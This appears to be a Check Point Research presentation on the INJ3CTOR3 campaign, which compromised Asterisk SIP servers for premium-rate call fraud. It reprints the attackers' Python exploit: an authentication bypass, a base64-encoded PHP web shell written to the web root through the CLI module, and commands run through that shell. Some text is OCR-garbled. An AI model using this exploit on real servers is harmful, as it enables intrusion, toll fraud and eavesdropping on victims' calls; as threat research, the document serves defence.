


```
GET /admin/config.php?password%5B0%5D=Inje3t0r3-Seraj&username=admin HTTP/1.1  
Host: [REDACTED]  
Connection: keep-alive  
Accept-Encoding: gzip, deflate  
Accept: */*  
User-Agent: python-requests/2.24.0
```

```
r = s.get(url, headers=headers, timeout=20, )  
if 'true' in str(r.content):  
    r = s.post('{}//{}{}'.format(uri_ip[0], uri_ip[2], tmp_shell_name), data={'yokyok': 'uname -a'},  
              verify=False, timeout=40)
```

INJE3CTOR3


- Facebook groups
 - Active users and admins
 - Hacking Tools and tutorials
 - Vulnerable IPs list
- Other relevant groups and sites



IPRN

IPRN

- International **P**remium **R**ate **N**umbers
- IPRN owners get paid for each incoming call
- Each call is priced differently
 - Call length
 - Origin country




The screenshot shows a dashboard with a top navigation bar and a left sidebar. The top bar displays 'Live calls: 0', 'Select test call: 9723 to Cape Verde Network #2 23', 'Live balance: \$100 (Test)', and 'Last paid: \$1,200'. The left sidebar contains icons for Dashboard, My numbers, Add & Associate, Live calls, Reports, Billing, Settings, and Help. The main content area has a search bar and a table with the following data:

| | DESCRIPTION | NUMBER RANGE | PAYOUT |
|--------------------------|-----------------------------|--------------|--------|
| <input type="checkbox"/> | Falkland Islands Network #2 | 501111111X | 7/1 |
| <input type="checkbox"/> | Global Network #2 | 881111111X | 7/1 |

Below the table, there is a 'Show: 10 rows' dropdown menu.

The Wide Phenomenon

- Attackers can leverage IPRN in order to generate additional profit
- IPRN providers and resellers are aware of this new market segment
- This practice appears to be common among hackers in Gaza and the West Bank



The Wide Phenomenon

The collage shows a multi-step process. At the top, a 'VoipSipChat' window shows 844 members. Below it, a 'Notepad' window contains a Python script designed to exploit a SIP service. The script uses the 'requests' library to perform a GET request to a specific URL, bypassing authentication, and then a POST request to create a shell. The script includes comments and error handling. To the left, a dashboard titled 'Dashboard' shows a search bar and a table with columns 'DESCRIPTION', 'Falkland Islands Network #2', and 'Global Network #2'. To the right, a table lists various services with columns 'Price 30/45', 'Currency', and 'Test Number'. At the bottom, a Telegram chat window shows a channel named '#Telegram Channel #SinVoin' with a member named 'mohamed'.

```
tmp_shell = 'PD9waHAKc3lzdGVtKCRFUKVRVUVTVFsieW9reW9rI10p0wo/Pg=='
tmp_shell_name = 'rr.php'
uri_ip = url.split('/')
print(uri_ip)
bypass = '{}{}'.format(url, add)
s = requests.session()
r = s.get(bypass, verify=False, timeout=20)
print(len(r.content))
if 'ErrorException' in str(r.content):
    r = s.get(url, verify=False, timeout=20)
    print(len(r.content))
    print('Bypass was Successful')
headers = {'Referer': '{}//{}//admin/config.php?display=cli'.format(uri_ip[0], uri_ip[2]),
            'X-Requested-With': 'XMLHttpRequest',
            'Connection': 'keep-alive'}
url = '%s//%s/admin/ajax.php?module=asterisk-cli&command=clicmd&data=channel originate local/*78@from-internal application system'
"echo %s| base64 -d > /var/www/html/%s" % (
    uri_ip[0], uri_ip[2], tmp_shell, tmp_shell_name)
r = s.get(url, headers=headers, timeout=20, )
if 'true' in str(r.content):
    r = s.post('{}//{}//{}'.format(uri_ip[0], uri_ip[2], tmp_shell_name), data={'yokyok': 'uname -a'},
              verify=False, timeout=40)
```

Getting relevant
IP ranges

Scanning the IPs
for different SIP
services

Creating a
targets list with
relevant services

Attempting to
compromise SIP
servers


Gaining a
foothold on the
servers

Using the
servers for profit

ATTACK IMPACT

Impact


- At least 1200 organizations worldwide were targeted
- Impact on compromised systems includes:
 - Selling calls and infrastructure access
 - Impersonating the compromised company
 - Eavesdropping on calls
 - Using the compromised resources for further attacks



Losses from global telecoms fraud exceed 28 Billion USD, according to CFCA (Communications fraud control association), with VoIP PBX hacking being one of the top 5 fraud methods used.

Summary

- This is an ongoing campaign targeting Asterisk servers
- The campaign was orchestrated by actors mostly in Gaza and the West Bank
- Exploitation could lead to severe financial losses for the victims



Check Point[®]
SOFTWARE TECHNOLOGIES LTD

cp< r >
CHECK POINT RESEARCH

THANK YOU

